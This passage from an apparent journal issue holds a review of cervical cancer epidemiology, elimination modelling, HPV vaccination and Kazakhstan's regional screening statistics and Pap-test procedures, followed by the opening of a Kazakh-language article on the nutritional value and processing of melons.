Brazil, Argentina, Chile, and Costa Rica showed initial downward trends from -0.9% to -6.2% followed by significant upward trends from 2.5 to 4.8% (for the period~ 2006-2017). In the last 4 years of study (2014-2017), Paraguay and Venezuela had the highest mortality rates, whereas Puerto Rico had the lowest mortality. By 2030, authors projected that mortality for CC will increase in some countries that were examined. Colleagues considered CC mortality in young women only because of the lack of research in the Latin American and Caribbean region, which has focused on CC mortality in general. They point out that because HPV infection is the most important risk factor for CC, younger women are likely to have experienced higher rates of HPV infection compared to older women. The authors also note that CC mortality rates among young women in Latin America and the Caribbean are higher than in Eastern Europe. While Western and Southern Europe recorded rates below 2 deaths per 100 000 population in 2017, rates were below 6 deaths per 100 000 population in Northern and Eastern Europe. In conclusion, the researchers emphasize that most countries in Latin America and the Caribbean experienced a decline in mortality rates between 1997 and 2017. The variations of the mortality rates between countries during the last period of observation can be largely explained by the timing of implementation of nation-wide screening campaigns in different time periods and the variation of public health programs within each country, among others. Despite favorable downward trend, the mortality rate in some Latin America and the Caribbean countries remains high. HPV vaccination, screening, and early diagnosis and treatment are necessary to accelerate a rapid decline in CC mortality by 2030.

As noted by Abu-Rustum N.R. et al. [5], an estimated 13,960 new cases of carcinoma of the uterine cervix (ie, CC) will be diagnosed in the United States in 2023, and an estimated 4,310 people will die of the disease. Overall, CC rates are decreasing in the United States, although incidence remains high among Hispanic/Latino, Black, and Asian populations. In 2020, the global new cases of and deaths from CC were estimated to be 604,127 and 341,831, respectively. It is the fourth most common cancer in individuals assigned female at birth worldwide, with 85% of cases occurring in developing countries, where CC is a leading cause of cancer death in individuals assigned female at birth. Squamous cell carcinoma (SCC), adenocarcinoma (AC) or adenosquamous carcinoma (ASC) are the 3 common histologies of CC. SCC accounts for

approximately 80% of all CCs and AC accounts for approximately 20%. In developed countries, the substantial decline in incidence and mortality of SCC of the cervix is presumed to be the result of effective screening and higher HPV vaccination coverage, although racial, ethnic, and geographic disparities exist. However, AC and ASC of the cervix have increased over the past 3 decades, probably because cervical cytologic screening methods are less effective for AC/ASC because the lesions are located deeper than the ectocervix. The ASC subtype is rare and accounts for approximately 5% to 6% of all cervical carcinomas. Presently, there is no difference in treatment between SCC and AC/ASC CC subtypes, although the clinical features and prognosis of disease vary considerably between these subtypes. Persistent HPV infection is a major factor in the development of CC. The incidence of CC appears to be related to the prevalence of HPV in the population. In countries with a high incidence of CC, the prevalence of chronic HPV is approximately 10% to 20%, whereas in low-incidence countries it is 5% to 10%. Screening methods using HPV testing may increase detection of adenocarcinoma. Vaccination with HPV vaccines may also decrease the incidence of both SCC and AC. In 2020, the WHO updated the Female Genital Tumors classification of CC by subdividing the CC lesions into HPV-associated and HPV-independent tumors based on new pathologic findings. Among these subtypes, HPV-associated SCC is the most prevalent, with very rare occurrences of HPV-independent SCC. The HPV-independent AC subtype has a less favorable prognosis compared with HPV-associated AC. The NCCN CC Panel acknowledges that although the prior versions of the WHO classification discussed these tumors based on morphologic features, the integration of the immunohistochemical and molecular profiles has led to a better classification system, which is now adapted in the 2020 WHO Classification of Female Genital Tumors for CC.

Screening plays an important role in improving early diagnosis and treatment outcomes for CC. According to the Guidelines for Early Diagnosis of Cancer by Ilbawi A. et al. [6], screening aims to detect unrecognized cancer or its prior lesions in a typically healthy, asymptomatic population through tests (e.g., HPV test), screenings (e.g., visual inspection of VIA with acetic acid), or other procedures that can be applied quickly and are widely available to the target population. In screening, the target population is assessed for unrecognized cancer or precancer, and most people tested will not be diagnosed with the disease. Screening should be seen as a process and not as the performance of a specific test, examination, or procedure. The screening process includes a system of informing and inviting the target population to participate; administering the screening test; following-up with test results and referral for further testing among those with abnormal test results; ensuring timely pathologic diagnosis, staging and access to effective treatment with routine evaluation to improve the process. A screening programme encompasses the process from invitation to treatment and requires planning, coordination and monitoring and evaluation.

As pointed out by Pimple S.A., Mishra G.A. et al. [7], CC is highly preventable and can be easily treated if detected at early stages. However, there is disproportionate high burden of CC incidence and mortality in low-middle income country settings that lack organized screening and prevention programs. Robust evidence for prevention and screening of CC is currently available. However, there are barriers for country specific adoption and implementation. These pose unique challenges such as organizing prevention and screening services delivery through the current health infrastructure, access to screening facilities, follow-up management and adequate linkages for confirmatory diagnosis and subsequent treatment. Overall rates of CC screening and cancer screening among women remain suboptimal in many low- and middle-income countries.

Brisson M. et al. [8] demonstrate in their work that in May, 2018, WHO issued a global call to eliminate CC as a public health problem. To inform its global strategy to accelerate CC elimination, WHO created the CC Elimination Modelling Consortium (CCEMC) to examine the following key questions: what elimination threshold should be used; what prevention strategies

can lead to elimination; when could elimination be reached for different countries; and how many cancers could be averted. The current working definition of elimination is an age-standardised CC incidence of four or fewer cases per 100 000 women-years. Alternative definitions, such as an incidence of ten or fewer cases per 100 000 women-years and an 80-90% reduction in incidence, have also been suggested. The only previous multicountry modelling study of CC elimination suggests that global elimination is possible through girls-only human papillomavirus (HPV) vaccination at 80-100% coverage with a perfectly effective 9-valent vaccine and twice-lifetime HPV-based screening. Herewith less than 30% of low- and middle-income countries have introduced HPV vaccination compared with more than 85% of high-income countries. Additionally, only about 20% of women in low- and middle-income countries have ever been screened for CC compared with more than 60% in high-income countries. Given that models necessarily include simplifying assumptions, the goal of the consortium is to use multiple models, taking into account their respective strengths and limitations, to illustrate the robustness of predictions. A systematic comparative modelling approach was used. To form the CCEMC, WHO selected three models that met the predefined eligibility criteria: HPV-ADVISE, Harvard, and Policy1-Cervix. The models projected reductions in CC incidence over time based on standardised HPV vaccination and cervical screening scenarios determined after consultations at various WHO technical expert, advisory group, and global stakeholder meetings. Three elimination thresholds were examined (CC incidence of four or fewer cases per 100 000 women-years, ten or fewer cases per 100 000 women-years, and $\geq 85\%$ reduction in incidence). The three CCEMC models (HPV-ADVISE, Harvard, and Policy1-Cervix) have been used extensively to inform recommendations on cervical screening and HPV vaccination in Australia, Canada, the UK, the USA, and at a global level [8]. Although developed independently, the models have common features. First, they are transmission-dynamic models of HPV infection and the natural history of CC. Second, they include the following components: sexual behaviour and HPV transmission, natural history of CC, vaccination, and screening, diagnosis, management, and treatment of cervical lesions and cancer. HPV transmission and cervical carcinogenesis are modelled for the HPV types in the 9-valent vaccine (HPV types 16, 18, 31, 33, 45, 52, 58) and other high-risk types. The models simulate type-specific HPV transmission through sexual activity, based on different risk groups and sexual mixing. The models reproduce the type-specific natural history of CC, from persistent HPV infection to CC via precancerous cervical lesions (cervical intraepithelial neoplasia grade 1 to 3). All models assume that HPV vaccines are prophylactic and capture post-vaccination herd effects. They can also simulate complex cervical screening and treatment algorithms at the individual level, by tracking and simulating each woman's screening history. Finally, all models were calibrated to highly stratified sexual behaviour and epidemiological data, validated to clinical trials or post-vaccination data, or both, and reproduce the age-specific CC incidence estimates from the Global Cancer Observatory (GLOBOCAN) 2018 for all 78 low- and middle-income countries.

A comparative modelling analysis by Brisson M. et al. [8], which includes projections from three independent transmission-dynamic models, provides consistent results predicting that CC can be eliminated as a public health problem by the end of the century, based on WHO's proposed elimination threshold (i.e., CC incidence of four or fewer cases per 100 000 women-years). This modelling study shows that girls-only HPV vaccination would lead to CC elimination in most low- and middle-income countries, if high coverage is reached ($>90\%$ coverage) and the vaccine provides long-term protection. However, countries with the highest CC incidence at present (>25 cases per 100 000 women-years), more than 90% of which are in sub-Saharan Africa, would not reach elimination by vaccination alone. To achieve CC elimination in all 78 low- and middle-income countries, these models predict that scale-up of both girls-only HPV vaccination and twice-lifetime screening is necessary, with 90% HPV vaccination coverage, 90% screening uptake, and long-term protection against HPV types 16, 18, 31, 33, 45, 52, and 58. If this global elimination strategy,

which includes a combination of intensive scaling up of HPV vaccination and cervical screening, is implemented, the results suggest that CC elimination can be achieved in all countries by 2100. In doing so, CC incidence would be reduced by 97% and more than 74 million cases would be averted over the next century.

An interesting and important study was conducted by Simms K.T. et al. [9], who in their work modeled the global situation with CC for future decades depending on the coverage of the population with HPV vaccination and screening. In this study, the authors aimed to quantify the potential cumulative effect of scaled up global vaccination and screening coverage on the number of CC cases averted over the 50 years from 2020 to 2069, and to predict outcomes beyond 2070 to identify the earliest years by which CC rates could drop below two absolute levels that could be considered as possible elimination thresholds—the rare cancer threshold (six new cases per 100 000 women per year, which has been observed in only a few countries), and a lower threshold of four new cases per 100 000 women per year. In this statistical trend study and modeling, our colleagues conducted did a statistical analysis of existing trends in CC worldwide using high-quality cancer registry data included in the Cancer Incidence in Five Continents series published by the International Agency for Research on Cancer. Next, the authors used the comprehensive and extensively validated simulation platform, Policy1-Cervix, to do a dynamic multicohort modelled analysis of the impact of potential scale-up scenarios for CC prevention, in order to predict the future incidence rates and burden of CC. Data are presented globally, by Human Development Index (HDI) category, and at the individual country level. As a result of the study, the following conclusions were drawn. In the absence of further intervention, there would be 44.4 million CC cases diagnosed globally over the period 2020-2069, with almost two-thirds of cases occurring in low-HDI or medium-HDI countries. Rapid vaccination scale-up to 80-100% coverage globally by 2020 with a broad-spectrum HPV vaccine could avert 6.7-7.7 million cases in this period, but more than half of these cases will be averted after 2060. Implementation of HPV-based screening twice per lifetime at age 35 years and 45 years in all low- or middle-income countries with 70% coverage globally will bring forward the effects of prevention and avert a total of 12.5-13.4 million cases in the next 50 years. Rapid scale-up of combined high-coverage screening and vaccination from 2020 onwards would result in average annual CC incidence declining to less than six new cases per 100 000 individuals by 2045-2049 for very-high-HDI countries, 2055-2059 for high-HDI countries, 2065-2069 for medium-HDI countries, and 2085-2089 for low-HDI countries, and to less than four cases per 100.000 by 2055-2059 for very-high-HDI countries, 2065-2069 for high-HDI countries, 2070-2079 for medium-HDI countries, and 2090-2100 or beyond for low-HDI countries. However, rates of less than four new cases per 100 000 would not be achieved in all individual low-HDI countries by the end of the century. If delivery of vaccination and screening is more gradually scaled up over the period 2020-2050 (eg, 20-45% vaccination coverage and 25-70% once-per-lifetime screening coverage by 2030, increasing to 40-90% vaccination coverage and 90% once-per-lifetime screening coverage by 2050, when considered as average coverage rates across HDI categories), end of the century incidence rates will be reduced by a lesser amount. In this scenario, average CC incidence rates will decline to 0.8 cases per 100 000 for very-high-HDI countries, 1.3 per 100 000 for high-HDI countries, 4.4 per 100 000 for medium-HDI countries, and 14 per 100 000 for low-HDI countries, by the end of the century. At the same time, the researchers emphasize that more than 44 million women will be diagnosed with CC in the next 50 years if primary and secondary prevention programmes are not implemented in low- or middle-income countries. If high coverage vaccination can be implemented quickly, a substantial effect on the burden of disease will be seen after three to four decades, but nearer-term impact will require delivery of cervical screening to older cohorts who will not benefit from HPV vaccination. Widespread coverage of both HPV vaccination and cervical screening from 2020 onwards has the potential to avert up to 12.5-13.4 million CC cases by 2069, and could achieve average CC incidence of around

four per 100 000 women per year or less, for all country HDI categories, by the end of the century.

In our country, according to Decree of the Government of the Republic of Kazakhstan dated February 20, 2024 No. 102 [10], the list of diseases against which mandatory preventive vaccinations are carried out as part of the guaranteed volume of medical care at the expense of the republican budget includes routine preventive vaccinations against diseases caused by HPV (Annex 1). According to Annex 2 of this Resolution, girls aged 11 and 11.5 years will be vaccinated.

Now, as for this pathology in our republic. CC in the structure of all malignant tumors of both sexes of the population in 2022 took 6th place with a share of 5.51% (2021 - 4th place, 5.54%), in women - stable 2nd place - 9.7% (9.7%) [11].

The incidence rate per 100 thousand population increased from 9.4 to 9.92. In 10 regions of the republic, the incidence rate is higher than the national average: Pavlodar - 17.2 per 100 thousand people (2021 – 16.7) – the highest level, East Kazakhstan – 14.3 (10.8), North Kazakhstan – 14.3 (10.2), Atyrau – 13.2 (13.8), Zhetysu - 11.7, Karaganda - 11.7 (12.0), Abay - 11.1, Akmola - 11.1 (11.9), Mangistau - 11.1 (9.7), Kostanay - 10.8 (10.6) regions.

Low incidence rates in Zhambyl region - 5.8 per 100 thousand population (5.7), Turkestan region - 6.1 (5.2), Aktobe region - 8.3 (11.6), Kyzylorda region - 8.5 (8.2) areas.

CC in the structure of causes of death from malignant tumors of the population of both sexes in 2022 rose from 9th to 8th position, with a share of 4.6% (2021 - 4.3%), mortality from CC is stable at 3.1 per 100 thousand population (3.1).

The mortality rate from CC in 10 regions is higher than the national average: Akmola - 4.2 per 100 thousand population (2021 - 3.1) - maximum level, West Kazakhstan - 4.1 (4.8), Pavlodar - 3.8 (5.6), Almaty – 3.7 (2.5), Zhetysu – 3.7, Atyrau – 3.4 (4.0), East Kazakhstan – 3.3 (3.8), Karaganda - 3.2 (4.7), Kostanay - 3.2 (2.4) regions and Almaty city - 3.4 (2.9).

Below the national average mortality rate was registered in the Kyzylorda region - 1.7 (3.5) - the best result; North Kazakhstan - 2.0 (2.6), Aktobe - 2.2 (3.0), Turkestan - 2.3 (2.2), Mangystau - 2.8 (3.0), cities of Astana, Shymkent – and Abay region - 2.9 per 100 thousand population [11].

In 12 regions, a 100% level of morphological verification of the diagnosis is ensured. The lowest or worst indicator for the third year in a row was recorded in the Kyzylorda region - 94.3%. Below the national average, this figure was noted in Akmola - 98.8%, Atyrau - 98.9%, Kostanay - 98.9%, Mangistau - 97.6%, Pavlodar - 96.6% regions and Almaty city - 98.5 %.

In a number of regions, the frequency of diagnosis of stage I-II CC was lower than the national average (88.1%) - in Akmola - 76.2% - the worst result in the country, in Karaganda - 77.2%, Pavlodar - 81.3%, Zhetysu - 82.9%, Abay - 83.8%, Kostanay - 84.3%, Aktobe - 85.5%, West Kazakhstan - 85.7% regions. In the Atyrau region there is a 100% result.

The proportion of stage IV CC is higher than the republican average (2.7%) in the following regions: the worst result is in the Zhetysu region - 6.1%; next come: Karaganda - 5.1% (2021 - 5.6%), Akmola - 4.8% (2.3%), Kostanay - 4.5% (4.4%), North Kazakhstan - 3.9% (7.4%), Shymkent city - 3.8% (5.9%), Almaty - 3.7% (5.1%), Almaty city - 3.6% (1.8%), Zhambyl - 2.9% (0.0) regions. No advanced forms were registered in 3 regions. The lowest neglect is in the East Kazakhstan region - 1.0% (0.7%).

Indicators of late diagnosis of this pathology, as visually accessible localization (III-IV stages) are higher than the national average - 11.9% (15.4% in 2021) were noted in the Akmola region - 23.8% (2021 - 26.4 %) - worst result; Karaganda - 22.8% (35.2%), Pavlodar - 18.8% (20.8%), Zhetysu - 17.1% (24.2%), Abay - 16.2% (12.8%), Kostanay - 14.6% (15.6%), Aktobe - 14.5% (9.6%), West Kazakhstan - 14.3% (32.4%) regions. The least neglect is in the Mangistau region - 6.0% (20.8%).

Across the country, the five-year survival rate of patients with CC registered in 2018 was 59.9% in 2022, with a decrease from the level of 2021 (67.5% for those registered in 2017), and with a significant range in by region, from the maximum – 72.9% (2021 – 70.7%) in the North Kazakhstan region, to the minimum – 34.9% (64.4%) in the Atyrau region [11].

Next, regarding CC screening. CC screening is a periodic, comprehensive examination of women of a certain age group as part of a special medical program to prevent and reduce incidence and mortality from CC.

Type of screening - population. The purpose of screening is to identify pre-invasive diseases of the cervix with subsequent recovery. The screening method is a cytological examination of a smear for oncocytology from the cervix (traditional and liquid cytology) - Pap test. Interval - 1 time in 4 years. Target group: women aged 30-70 years who are not registered in the dispensary for CC. The expected results are a decrease in incidence and mortality from CC.

Screening steps:

1) Preparatory - formation of target groups, information support and invitation to screening. The preparatory stage is carried out by the nurses of the primary health care organization responsible for preventive measures and includes: annual compilation of a list of women subject to screening in the coming year by November 15 of the current year, followed by monthly correction; informing target groups of the female population about the need for screening; screening invitation; ensure timely screening.

2) Screening - filling out a statistical card of a preventive medical examination (screening) of an outpatient (form 025-08/y), a register of patients subject to cytological screening and taking material for cytological examination from the cervix. The screening examination of the target groups of the female population is carried out by a specially trained midwife of the primary health care organization.

3) The final one is obtaining the results of cytology, informing the woman and developing further management tactics, fill out accounting and reporting statistical documentation. Responsible for the final stage of screening is the obstetrician-gynecologist of primary health care [12].

Cytological screening of CC is a complex of organizational and medical measures aimed at early detection of precancerous and neoplastic diseases of this localization and at reducing the mortality of this cohort of patients. For traditional cytology, a smear containing 8-12 thousand cells of stratified squamous epithelium (including cells of metaplastic epithelium) is considered adequate; for liquid cytology - 5 thousand cells. For both methods, the number of cells of endocervical epithelium and/or metaplastic epithelium (from the transformation zone) must be at least 10 (single or in clusters). If more than 75% of the cells of the stratified squamous epithelium are covered with erythrocytes, leukocytes, etc., then the quality of the smear is considered unsatisfactory.

Interpretation of the results of a cytological study is carried out according to the Bethesda-terminology cytological system:

Intraepithelial changes and malignant processes are absent (NILM). This group includes cytological conclusions about the normal state of the epithelium, as well as the presence of various non-neoplastic diseases. Normally, squamous epithelial cells, groups of cells of columnar epithelium and metaplastic epithelium, a small number of leukocytes, and rod/mixed microflora are found in preparations. In the presence of non-neoplastic processes, their nature and, if possible, the cause are specified: atrophic changes, reactive changes associated with inflammation, including typical regeneration. In addition, the presence of microorganisms is indicated: *Trichomonas vaginalis*, fungi, morphologically corresponding to *Candida* spp., bacterial vaginosis, cellular changes corresponding to the defeat of Herpes simplex virus, squamous epithelial cells with atypia of unknown significance (ASC-US), squamous epithelial cells with atypia of unclear significance, not excluding the presence of a high degree of intraepithelial changes (ASC-H). Low-grade squamous intraepithelial changes (LSIL) include lesions associated with HPV and CIN I, high-grade squamous intraepithelial changes (HSIL) include CIN II, CIN III, carcinoma in situ and cases suspected of invasion, squamous cell carcinoma, cervical (glandular) epithelium

with atypia of unknown significance, cells of the cervical (glandular) epithelium, possibly neoplasia, endocervical adenocarcinoma in situ, endocervical adenocarcinoma, endometrial adenocarcinoma, secondary adenocarcinoma, unclassified carcinoma, other malignant tumors.

There are certain features when taking material for oncocytology: firstly, the examined woman should be informed about the exclusion of sexual intercourse, vaginal manipulations, including douching, baths, tampons, etc. 2 days prior to sampling. Taking material for cytological examination is carried out by the midwife of the examination room of the department of medical examinations of the primary health care organization: the traditional method (2 glasses - with obligatory fixation in 96% alcohol, it is preferable to use glass slides with a polished edge, which are easily marked) or the liquid cytology method (one container with stabilizing liquid); the code or surname of the patient, identical to the code and surname in the form for sending material for cytological examination, should be clearly marked on the glasses or container [12].

At the same time, when using the traditional method, the biomaterial is delivered to the cytological laboratory as soon as possible after its collection in specialized containers for glass slides with 96% alcohol. If there are visible visual changes in the cervix, then the material is taken from the woman and, without waiting for the results, she is referred for an examination by an obstetrician-gynecologist.

A cytological study is carried out in centralized cytological laboratories at oncological institutions, where an archive of cytological preparations of patients involved in the screening examination is formed, regardless of the result, for a period of at least 10 years with the formation of a computer database.

What material and technical equipment is required to take material for a Pap test? It is as follows: soap and water for washing hands, a light source for cervical examination, a gynecological chair, a disinfected speculum and gloves, an Eyre spatula, a glass slide and a marking pen, a container with a stabilizing solution for liquid cytology, a fixative solution (96% alcohol), a container with warm water for lubricating and warming the vaginal mirrors, a 0.5% chlorine solution for disinfecting gloves and instruments, or another approved for this purpose. And, of course, the registration form itself.

For carrying out liquid cytology, you additionally need: a disposable cervix brush, a container with a stabilizing solution for liquid cytology, and a fixing solution.

At the same time, a smear for oncocytology cannot be taken: during menstruation, earlier than 48 hours after sexual contact or after using lubricants, vinegar or Lugol solution, tampons or spermicides, after vaginal examination or douching, and also during the treatment of genital infection.

The results of CC screening are as follows. In 2022, 771,282 women of the target group aged 30 to 70 years were examined during cytological screening (in 2021 - 757,454).

During cytological screening in 2022, 392 cases of CC were identified (319 in 2021). The detection rate increased from 0.42 to 0.51 per 1000 women examined [11].

High detection of CC during screening is ensured in Aktobe, Almaty, Atyrau (1.59 is the best result), East Kazakhstan, Kyzylorda, Pavlodar, North Kazakhstan, Turkestan regions and Shymkent city.

The detection rate in these regions ranges from 0.55 to 1.59 per 1000 women examined. Compared to 2021, there is an increase in detection in 10 regions, with the exception of Akmola, Aktobe, Zhambyl, Kostanay, Mangistau, North Kazakhstan regions and Shymkent city. The worst result in Astana city is 0.15 per 1000 women examined.

Cytologically, cervical precancer was detected in 1.16% of those examined (2021 – 0.99%). The detection rate of precancer below 0.6% (the planned indicator for 2022, according to the Comprehensive Plan) was noted in Aktobe, Karaganda and Kostanay regions.

A high proportion of stage I CC (70% or more) was detected in 6 regions of the country (in

8 in 2021): Kostanay, Mangistau (94.7% - best result), North Kazakhstan, Turkestan regions, cities of Almaty and Astana. Low levels of early detection of CC (below 50%) were not observed in any region.

Localized processes (stages I-II) were identified in 99.2% of all cases of detected cancer (96.5% in 2021). In the Akmola and Karaganda regions, cases of SS were identified not only in the localized, but also in the widespread stages of the process. A total of 3 cases of SS were identified in stage III and not a single case in stage IV (in 2021 - 11 and 0, respectively) [11].

In conclusion, it can be stated that CC occupies one of the leading places among all existing nosological forms of malignant tumors. At the same time, despite the small percentage of patients detected at stages III and IV of the disease, as a visually accessible localization, taking into account a number of factors, early diagnostic indicators do not allow oncologists and gynecologists to "sleep peacefully." Variability, nonspecificity and veiledness of symptoms, its similarity with various non-tumor processes, leads to neglect of the tumor process. All this requires both oncologists and, first of all, primary health care workers and, of course, gynecologists to increase the level of oncological alertness, inform the population about early symptoms that may indicate this pathology or the onset of proliferative changes and carrying out high-tech diagnostic measures and, as a result, timely treatment. Patients at risk with precancerous diseases should undergo routine examination within the prescribed time frame. The development of screening technologies and methods of primary prevention in the form of vaccination of adolescent girls against HPV allows us to hope for a reduction in the incidence of this disease in the female population.

LITERATURE

1 Gorobcova V.V., Kovalev A.A. Rak shejki matki: aktual'nost' problemy, principy lechenija // Glavnyj vrach. – 2016. – №1 (48). – S. 63-66 (In Russ.).

2 Klinicheskiy protokol diagnostiki lechenija «Rak shejki matki» - Odobren Ob#edinennoj komissiej po kachestvu medicinskih uslug Ministerstva zdravooohranenija Respubliki Kazahstan ot «08» sentjabrja 2023 goda, Protokol №189. – 20 s (In Russ.).

3 International Agency for Research on Cancer. Cancer Today [Internet]. WHO; 2020. Available from: <https://gco.iarc.fr/today/home>.

4 Torres-Roman J.S., Ronceros-Cardenas L., Valcarcel B., Bazalar-Palacios J., Ybaseta-Medina J., Carioli G., La Vecchia C., Alvarez C.S. Cervical cancer mortality among young women in Latin America and the Caribbean: trend analysis from 1997 to 2030. BMC Public Health. 2022 Jan 16;22(1):113. doi: 10.1186/s12889-021-12413-0.

5 Abu-Rustum N.R., Yashar C.M., Arend R., Barber E., Bradley K., Brooks R., Campos S.M., Chino J., Chon H.S., Crispens M.A., Damast S., Fisher C.M., Frederick P., Gaffney D.K., Gaillard S., Giuntoli R., Glaser S., Holmes J., Howitt B.E., Lea J., Mantia-Smaldone G., Mariani A., Mutch D., Nagel C., Nekhlyudov L., Podoll M., Rodabaugh K., Salani R., Schorge J., Siedel J., Sisodia R., Soliman P., Ueda S., Urban R., Wyse E., McMillian N.R., Aggarwal S., Espinosa S. NCCN Guidelines Insights: Cervical Cancer, Version 1.2024. J Natl Compr Canc Netw. 2023 Dec;21(12):1224-1233. doi: 10.6004/jnccn.2023.0062.

6 Ilbawi A., Varghese Ch., Loring B., Ginsburg O., Corbex M. under the overall direction of Krug E. and Varghese Ch. Guide to Cancer Early Diagnosis. World Health Organization, 2017; 48 p.

7 Pimple S.A., Mishra G.A. Global strategies for cervical cancer prevention and screening. Minerva Ginecol. 2019 Aug;71(4):313-320. doi: 10.23736/S0026-4784.19.04397-1.

8 Brisson M., Kim J.J., Canfell K., Drolet M., Gingras G., Burger E.A., Martin D., Simms K.T., Bénard É., Boily M.C., Sy S., Regan C., Keane A., Caruana M., Nguyen D.T.N., Smith M.A., Laprise J.F., Jit M., Alary M., Bray F., Fidarova E., Elsheikh F., Bloem P.J.N., Broutet N., Hutubessy R. Impact

of HPV vaccination and cervical screening on cervical cancer elimination: a comparative modelling analysis in 78 low-income and lower-middle-income countries. *Lancet*. 2020 Feb 22;395(10224):575-590. doi: 10.1016/S0140-6736(20)30068-4.

9 Simms K.T., Steinberg J., Caruana M., Smith M.A., Lew J.B., Soerjomataram I., Castle P.E., Bray F., Canfell K. Impact of scaled up human papillomavirus vaccination and cervical screening and the potential for global elimination of cervical cancer in 181 countries, 2020-99: a modelling study. *Lancet Oncol*. 2019 Mar;20(3):394-407. doi: 10.1016/S1470-2045(18)30836-2.

10 <https://primeminister.kz/ru/decisions/20022024-102>; https://adilet.zan.kz/rus/docs/P200_0000612: Postanovlenie Pravitel'stva Respubliki Kazakhstan ot 20 fevralja 2024 goda № 102 «O vnesenii izmenenij v postanovlenie Pravitel'stva Respubliki Kazakhstan ot 24 sentjabrja 2020 goda № 612 «Ob utverzhdenii perechnja zabolevanij, protiv kotoryh provodjatsja objazatel'nye profilakticheskie privivki v ramkah garantirovannogo ob#ema medicinskoj pomoshhi, pravil, srokov ih provedenija i grupp naselenija, podlezhashhij profilakticheskim privivkam» (In Russ.).

11 Kaidarova D.R., Shatkovskaya O.V., Ongarbayev B.T., Seisenbayeva G.T., Azhmagambetova A.E., Zhylkaidarova A.Zh., Lavrentieva I.K., Sagi M.S. Indicators of the oncology service of the Republic of Kazakhstan, 2022: statistical and analytical materials – Almaty, 2023. – 430 p.

12 <https://onco.kz/wp-content/uploads/2020/03/Rukovodstvo-po-skriningu-RSHM.pdf>

Agricultural Sciences

ӘОЖ 676.15

ҚАУЫН ДАҚЫЛДАРЫ НЕГІЗІНДЕ ОТАНДЫҚ ШИКІЗАТТАН ЖАСАЛҒАН ӨНІМ ТЕХНОЛОГИЯСЫН ДАМУ

Есіркеп Гулмира Есіркепқызы

т.ғ.к., қауым.профессор, «Қ.Құлажанов атындағы Қазақ технология және бизнес университеті» АҚ, Астана қ.

Диханбаева Фатима Токтаровна

т.ғ.д., профессор, Алматы Технологиялық Университеті, Алматы қ.

Нармандах Жупаргул

магистр, сеньор-лектор, «Қ.Құлажанов атындағы Қазақ технология және бизнес университеті» АҚ, Астана қ.

Умьянова Сауле Жумагельдиевна

магистр, сеньор-лектор, «Қ.Құлажанов атындағы Қазақ технология және бизнес университеті» АҚ, Астана қ.

Abstract. The article discusses the agronomic significance of melons and watermelons cultivated in Kazakhstan, their primary growing regions, varietal characteristics, and nutritional value. The chemical composition and biologically active compounds of melon and watermelons are analyzed, highlighting their benefits for human health. Additionally, the importance of producing traditional and innovative products from these crops in Kazakhstan is examined. In particular, the article explores the nutritional products value of melon-based products and the prospects for producing functional beverages with a high vitamin content from watermelons. These initiatives contribute to the development of the agro-industrial complex through the deep processing of horticultural crops.

Аңдатпа. Бұл мақалада Қазақстанда өсірілетін қауын мен қарбыздың аграрлық маңызы, олардың негізгі өсіру аймақтары, сұрыптық ерекшеліктері және тағамдық құндылығы қарастырылады. Қауын мен қарбыздың химиялық құрамы мен биологиялық белсенді қосылыстары талданып, олардың адам денсаулығына пайдасы көрсетіледі. Сонымен қатар, Қазақстанда бақша дақылдарынан дәстүрлі және инновациялық өнімдер өндірудің маңызы талқыланады. Атап айтқанда, қауыннан жасалатын тағамдық құндылығы және қарбыздан жоғары дәрумендік құрамы бар функционалдық сусын өндірудің перспективалары қарастырылады. Бұл шаралар бақша дақылдарын терең өңдеу арқылы агроөнеркәсіптік кешеннің дамуына ықпал етеді.

Key words: melon, watermelon, cucurbit crops, functional beverage

Кілттік сөздер: қауын, қарбыз, бақша дақылдары, функционалдық сусын.

Қауын – құнарлы және тағамдық құндылығы жоғары жеміс. Қазақстанда ол ауыл шаруашылығының маңызды дақылдарының бірі болып саналады, әсіресе елдің оңтүстік аймақтарында кеңінен өсіріледі. Қауын өсіруге қолайлы климаттық жағдайлар Түркістан, Қызылорда, Жамбыл және Алматы облыстарында қалыптасқан.

Қазақстандық қауындар ішкі нарықта ғана емес, сондай-ақ Ресей, Қырғызстан, Өзбекстан және басқа да мемлекеттерге экспортталады. Жергілікті фермерлердің өнімдері, әсіресе жаз айларында, шетелдік нарықта жоғары сұранысқа ие [1]. Қазақстандық селекцияда өсірілетін қауын сорттары жоғары қанттылық, құрғақшылыққа төзімділік және ұзақ мерзімді сақтауға жарамдылығымен ерекшеленеді. Негізгі сұрыптарға мыналар жатады:

Гуляби – жоғары тәттілігі мен тығыз құрылымымен танымал;

Торпеда – ақшыл қабықты, ұзынша пішінді, шырынды және хош иісті сорт;

Касаба – тығыз қабығының арқасында ұзақ сақтауға жарамды;

Колхозница – ерекше тәттілігі мен айқын хош иісімен ерекшеленеді.

Қазақстанда қауын жаңа піскен күйде тұтынылады, сондай-ақ одан түрлі өңделген өнімдер дайындалады. Атап айтқанда, қауыннан цукаттар, тосап, кептірілген жемістер және дәстүрлі бекмес (қауын балы) өндіріледі [2]. Бұл өнім А және С дәрумендеріне, тағамдық талшықтарға және минералдарға бай болып келеді, сондықтан адам ағзасы үшін маңызды биологиялық белсенді заттардың көзі болып табылады.

Қауынның химиялық құрамы 1-кестеде көрсетілген [3].

1-кесте – Қауынның химиялық құрамы (жеуге жарамды бөліктің 100 г)

Компонент	Мөлшері
Энергетикалық құндылығы	35 ккал
Ақуыз	0,6 г
Майлылық	0,3 г
Көмірсулар	7,4-8,2 г
Тағам талшықтары (клетчатка)	0,99 г
Су	88-90 г
Дәрумендер:	
А дәрумені (бета-каротин)	0,4 мг
В1 дәрумені (тиамин)	0,04 мг
В2 дәрумені (рибофлавин)	0,02 мг
В3 дәрумені (РР, ниацин)	0,3 мг
В5 дәрумені (пантотен қышқылы)	0,2 мг
В6 дәрумені (пиридоксин)	0,06 мг
В9 дәрумені (фолий қышқылы)	6 мкг
С дәрумені (аскорбин қышқылы)	20 мг
Е дәрумені (токоферол)	0,1 мг
Минералдар:	
Калий (К)	118 мг
Кальций (Са)	16 мг
Магний (Mg)	13 мг
Фосфор (Р)	12 мг
Натрий (Na)	32 мг
Темір ((Fe)	1 мг
Йод (I)	2 мкг
Цинк ((Zn)	0,09 мг

Қауынның химиялық құрамы өсіру жағдайларына және сұрыптық ерекшеліктеріне байланысты өзгеруі мүмкін. Оның тағамдық және технологиялық қасиеттерін ескере отырып, Қазақстанда қауыннан дәстүрлі ұлттық өнім – қауын құрт дайындау туралы шешім

